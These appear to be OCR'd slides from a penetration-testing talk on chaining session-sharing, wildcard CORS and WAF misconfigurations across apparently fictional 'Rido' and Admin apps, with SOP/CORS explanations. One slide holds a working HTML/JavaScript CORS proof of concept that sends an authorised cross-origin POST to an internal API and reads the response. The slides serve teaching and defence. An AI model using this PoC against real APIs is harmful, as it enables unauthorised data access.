
Assessment Progress

Current State: Internal Attack Chain

An unauthenticated attacker with internal network access can pivot into the Admin application, compromise the Rido application, and ultimately gain control over the associated infrastructure.

Goal: Externalizing the Attack Chain

Identify additional vulnerabilities that extend this attack path to an unauthenticated external attacker.




04 Cross-Application Session Pollution

Affected Application
Rido & Admin Application

Network Perspective
External

Authentication State
Unauthenticated

Vulnerability Description
A session management flaw allowed session tokens to be shared and trusted across the internal admin and external applications, allowing for cross-application session reuse.




04 Cross-Application Session Pollution

Affected Application
Rido & Admin Application


Network Perspective
External

Authentication State
Unauthenticated


Vulnerability Description
A session management flaw allowed session tokens to be shared and trusted across the internal admin and external applications, allowing for cross-application session reuse.



Not Very Useful ... Why?



Chain of Vulnerabilities



Some Terminology...


Same-Origin Policy (SOP) is a rule that is enforced by browsers to control access to data between web applications.

- This does not prevent ***writing*** between web applications, it prevents ***reading*** between web applications.
- Access is determined based on the ***origin***.

`https://mandiant.com:443`

scheme | host | port

origin



Some Terminology...


Cross-Origin Resource Sharing (CORS) is a mechanism that uses HTTP headers to define origins that the browser permits loading resources.

CORS makes use of two HTTP headers:

- `Access-Control-Allow-Origin`

  Values: `*, <origin>, null`
- `Access-Control-Allow-Credentials`

  Values: `true, false`




Some Terminology...

Cross-Origin Resource Sharing (CORS) is a mechanism that uses HTTP headers to define origins that the browser permits loading resources.

CORS makes use of two HTTP headers:

- `Access-Control-Allow-Origin`
  Values: `*`, `<origin>`, `null`
- `Access-Control-Allow-Credentials`
  Values: `true`, `false`



Some Terminology...

Same Origin Policy (SOP)




“Locked Door”
Prevents access to authenticated and unauthenticated responses.

Access-Control-Allow-Origin (CORS Header)



“Guest Area”
Allows access to unauthenticated responses (public pages).

Access-Control-Allow-Credentials (CORS Header)



“VIP Area”
Allows access to authenticated responses (private pages).

05 CORS Misconfigurations

Affected Application
Rido & Admin Application


Network Perspective
External

Authentication State
Unauthenticated

Vulnerability Description
An over permissive cross-origin resource sharing (CORS) policy set to a wildcard (*) allows any external origin to make cross-origin requests to the application.

Missing the Access-Control-Allow-Credentials header.

But... do we actually need it?



05 CORS Misconfigurations

Affected Application
Rido & Admin Application

Network Perspective
External

Authentication State
Unauthenticated

Vulnerability Description
An over permissive cross-origin resource sharing (CORS) policy set to a wildcard (*) allows any external origin to make cross-origin requests to the application.

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CORS PoC</title>
</head>
<body>
    <h1>CORS PoC</h1>
    <p>This page simulates an attacker's domain attempting to force a logged-in victim's browser to execute a state-changing POST request.</p>

    <button onclick="trigger_csrf_post()">Trigger Forced Action (Check Console)</button>

    <script>
        function trigger_csrf_post() {
            const VULNERABLE_API_ENDPOINT = 'https://api.rido.com/v1/internal/getAllSystemParameters';

            // Bearer token generated using self-registered account
            const FORCED_ACTION_TOKEN = 'Bearer QWxwaGFSaWRlU2Vzc2lvblRva2VuP9k8cJ72s9Lx=';
            // ------------------------------------------------------------------------

            const maliciousPayload = {"lazy":false}

            console.log(`Attempting to force POST request to: ${VULNERABLE_API_ENDPOINT}`);

            fetch(VULNERABLE_API_ENDPOINT, {
                method: 'POST',
                // This custom header makes the request "non-simple" and triggers the CORS preflight.
                headers: {
                    'Content-Type': 'application/json',
                    'Authorization': FORCED_ACTION_TOKEN
                },
                body: JSON.stringify(maliciousPayload)
            })
            .then(response => {
                // If the preflight succeeded (due to ACAO: *), the main POST is sent.
                // The following line will succeed if ACAO: * is present, proving data exfiltration.
                if (response.ok) {
                    console.log("✅ SUCCESS: The CORS policy permitted the request and the action may have executed (CSRF).");

                    return response.json().then(data => {
                        console.log("⚠️ DANGER: The malicious script was able to READ THE RESPONSE (Data Exfiltration):");
                        console.log(data);
                    });
                } else {
                    console.error(`❌ FAILURE: Action failed with status ${response.status}. Check your token or endpoint.`);
                }
            })
            .catch(error => {
                console.error("An error occurred. Check browser console for preflight status:", error);
            });
        }
    </script>
</body>
</html>
```


05 CORS Misconfigurations

Affected Application
Rido & Admin Application

Network Perspective
External

Authentication State
Unauthenticated

Vulnerability Description
An over permissive cross-origin resource sharing (CORS) policy set to a wildcard (*) allows any external origin to make cross-origin requests to the application.




Assessment Progress

Past State: Internal Attack Chain


An unauthenticated attacker with internal network access can pivot into the Admin application, compromise the Rido application, and ultimately gain control over the associated infrastructure.

Goal: Externalizing the Attack Chain

Identify additional vulnerabilities that extend this attack path to an unauthenticated external attacker.



Chain of Vulnerabilities




06 WAF Misconfiguration

Affected Application
Admin Application

